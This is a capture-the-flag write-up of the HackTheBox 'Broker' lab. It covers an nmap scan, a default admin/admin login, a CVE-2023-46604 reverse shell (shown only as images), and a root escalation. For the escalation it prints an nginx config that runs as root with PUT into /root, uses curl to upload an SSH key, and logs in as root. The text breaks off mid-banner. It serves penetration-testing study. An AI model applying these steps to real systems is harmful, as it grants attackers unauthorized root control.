HackTheBox - Broker (Easy)

Table of contents

Enumeration

Nmap scan


```
# Nmap 7.93 scan initiated Mon Dec 11 10:50:50 2023 as: nmap -A -p- -T5 -oN nmapResults.txt -v 10.129.89.254
Nmap scan report for 10.129.89.254
Host is up (0.025s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
```

```
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/MasterBroker:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp  open  http       Jetty 9.4.39.v20210325
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
34339/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       Jetty 9.4.39.v20210325
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq   ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
|     TcpNoDelayEnabled
|     SizePrefixDisabled
|     CacheSize
|     ProviderName
|     ActiveMQ
|     StackTraceEnabled
|     PlatformDetails
|     Java
|     CacheEnabled
|     TightEncodingEnabled
|     MaxFrameSize
|     MaxInactivityDuration
|     MaxInactivityDurationInitalDelay
|     ProviderVersion
|_    5.15.15
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nma
p.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5672-TCP:V=7.93%I=7%D=12/11%Time=6576DB8F%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10
SF:\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x0
SF:1\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20cl
SF:ient\x20using\x20unsupported\x20AMQP\x20attempted")%r(HTTPOptions,89,"A
SF:MQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa
SF:1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x
SF:02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20using\x
SF:20unsupported\x20AMQP\x20attempted")%r(RTSPRequest,89,"AMQP\x03\x01\0\0
SF:AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0
SF:`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:
```


```
SF:decode-error\xa17Connection\x20from\x20client\x20using\x20unsupported\x
SF:20AMQP\x20attempted")%r(RPCCheck,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0
SF:\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x
SF:02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17C
SF:onnection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempte
SF:d")%r(DNSVersionBindReqTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19
SF:\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0
SF:\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connect
SF:ion\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(
SF:DNSStatusRequestTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\
SF:0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x
SF:18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20
SF:from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(SSLSess
SF:ionReq,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc
SF:0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0
SF:S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20clien
SF:t\x20using\x20unsupported\x20AMQP\x20attempted")%r(TerminalServerCookie
SF:,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\
SF:x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\
SF:xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20u
SF:sing\x20unsupported\x20AMQP\x20attempted");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61613-TCP:V=7.93%I=7%D=12/11%Time=6576DB8A%P=x86_64-pc-linux-gnu%r(
SF:HELP4STOMP,27F,"ERROR\ncontent-type:text/plain\nmessage:Unknown\x20STOM
SF:P\x20action:\x20HELP\n\norg\.apache\.activemq\.transport\.stomp\.Protoc
SF:olException:\x20Unknown\x20STOMP\x20action:\x20HELP\n\tat\x20org\.apach
SF:e\.activemq\.transport\.stomp\.ProtocolConverter\.onStompCommand\(Proto
SF:colConverter\.java:258\)\n\tat\x20org\.apache\.activemq\.transport\.sto
SF:mp\.StompTransportFilter\.onCommand\(StompTransportFilter\.java:85\)\n\
SF:tat\x20org\.apache\.activemq\.transport\.TransportSupport\.doConsume\(T
SF:ransportSupport\.java:83\)\n\tat\x20org\.apache\.activemq\.transport\.t
SF:cp\.TcpTransport\.doRun\(TcpTransport\.java:233\)\n\tat\x20org\.apache\
SF:.activemq\.transport\.tcp\.TcpTransport\.run\(TcpTransport\.java:215\)\
SF:n\tat\x20java\.lang\.Thread\.run\(Thread\.java:750\)\n\0\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61616-TCP:V=7.93%I=7%D=12/11%Time=6576DB8A%P=x86_64-pc-linux-gnu%r(
SF:NULL,140,"\0\0\x01<\x01ActiveMQ\0\0\0\x0c\x01\0\0\x01\*\0\0\0\x0c\0\x11
SF:TcpNoDelayEnabled\x01\x01\0\x12SizePrefixDisabled\x01\0\0\tCacheSize\x0
SF:5\0\0\x04\0\0\x0cProviderName\t\0\x08ActiveMQ\0\x11StackTraceEnabled\x0
SF:1\x01\0\x0fPlatformDetails\t\0\x04Java\0\x0cCacheEnabled\x01\x01\0\x14T
SF:ightEncodingEnabled\x01\x01\0\x0cMaxFrameSize\x06\0\0\0\0\x06@\0\0\0\x1
SF:5MaxInactivityDuration\x06\0\0\0\0\0\0u0\0\x20MaxInactivityDurationInit
SF:alDelay\x06\0\0\0\0\0\0'\x10\0\x0fProviderVersion\t\0\x075\.15\.15");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 11 10:51:33 2023 -- 1 IP address (1 host up) scanned in 43.62 seconds
```

Web enumeration


Let’s see what’s on port 80 using our web browser :




We are asked for credentials. If we try admin as username and password, we are successfully logged in and we are redirected to this web page :



If we click on **Manage ActiveMQ Broker**, we are redirected to this web page :




We can see that **ActiveMQ 5.15.15** is running on this web server. Let's see if this version is vulnerable by searching for it on the NIST website :




Let's try to exploit **CVE-2023-46604** in order to execute arbitrary code to get a shell on the target system.

Initial access


There is an exploit available for this vulnerability on GitHub here :




We can clone this repository on our attacking host :




Now, we can edit the poc.xml file to change the IP address and port that will receive the reverse shell :




We need to start a web server in the same directory as poc.xml like so :




Next, we can start a listener in order to receive the reverse shell :



Finally, we can run the exploit :




And we should receive a reverse shell on our listener :



Privilege escalation (root)

Let's take a look at our sudo rights :



We can run nginx as root without password. In order to exploit this we will need to :

- Create a custom nginx configuration file
- Change nginx PID to avoid conflict
- Make it run as root
- Make it run on another port (any available port should work)
- Make the PUT method available
- Define the website root to `/root`

With this configuration, we should be able to upload an SSH public key in `/root/.ssh` in order to log in via SSH as root on the target server. We can copy the default nginx configuration files like so :

```
(remote) activemq@broker:/home/activemq$ cp /etc/nginx/nginx.conf ./
(remote) activemq@broker:/home/activemq$ cp /etc/nginx/sites-enabled/default ./
(remote) activemq@broker:/home/activemq$ ls
default  nginx.conf  user.txt
```

Now, we can edit the `nginx.conf` file like so :

```
(remote) activemq@broker:/home/activemq$ cat nginx.conf
user root;
worker_processes auto;
pid /run/nginx2.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
  worker_connections 768;
  # multi_accept on;
}

http {

  ##
  # Basic Settings
  ##

  sendfile on;
  tcp_nopush on;
  types_hash_max_size 2048;
  # server_tokens off;

  # server_names_hash_bucket_size 64;
  # server_name_in_redirect off;

  include /etc/nginx/mime.types;
  default_type application/octet-stream;

  ##
  # SSL Settings
  ##

  ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
  ssl_prefer_server_ciphers on;

  ##
  # Logging Settings
```

```
  ##

  access_log /var/log/nginx/access.log;
  error_log /var/log/nginx/error.log;

  ##
  # Gzip Settings
  ##

  gzip on;

  ##
  # Virtual Host Configs
  ##

  include /etc/nginx/conf.d/*.conf;
  include /home/activemq/default;
}
```

And the `default` virtual host configuration file like so :

```
(remote) activemq@broker:/home/activemq$ cat default
server {
    listen 1234;
    server_name  privesc.local;
    root /root;
    dav_methods PUT;
}
```

Now, we can run nginx with the custom configuration like so :

```
(remote) activemq@broker:/home/activemq$ sudo nginx -c /home/activemq/nginx.conf
```

Then, we can generate a pair of SSH keys :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/Broker/exploits]
└──╼ $ssh-keygen -f id_rsa
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:ZT1vUahh3hyjQvG+BF2lmBtETUUf7vWGlYjwyFS+Ncw cyberretta@parrot
The key's randomart image is:
+---[RSA 3072]----+
|         oo+ooo*=|
|        o *=*+Bo+|
|         ++*OEo=+|
|         o.o*==+o|
|        S  o+ +.o|
|           . o . |
|            .    |
|                 |
|                 |
+----[SHA256]-----+
```

Next, we need to rename the `id_rsa.pub` file to `authorized_keys` :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/Broker/exploits]
└──╼ $mv id_rsa.pub authorized_keys
```

After this, we can upload the public SSH key with curl :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/Broker/exploits]
└──╼ $curl -X PUT http://10.129.44.199:1234/.ssh/ --upload-file authorized_keys
```

Finally, we should be able to use our private SSH key to login as root on SSH :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/Broker/exploits]
└──╼ $ssh root@10.129.44.199 -i id_rsa
The authenticity of host '10.129.44.199 (10.129.44.199)' can't be established.
ECDSA key fingerprint is SHA256:/GPlBWttNcxd3ra0zTlmXrcsc1JM6jwKYH5Bo5qE5DM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.44.199' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec 12 03:52:15 PM UTC 2023

  System load:           0.0
  Usage of /:            70.5% of 4.63GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             159
  Users logged in:       0
  IPv4 address for eth0: 10.129.44.199
  IPv6 address for eth0: dead:beef::250:56ff:fe96:97f6

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

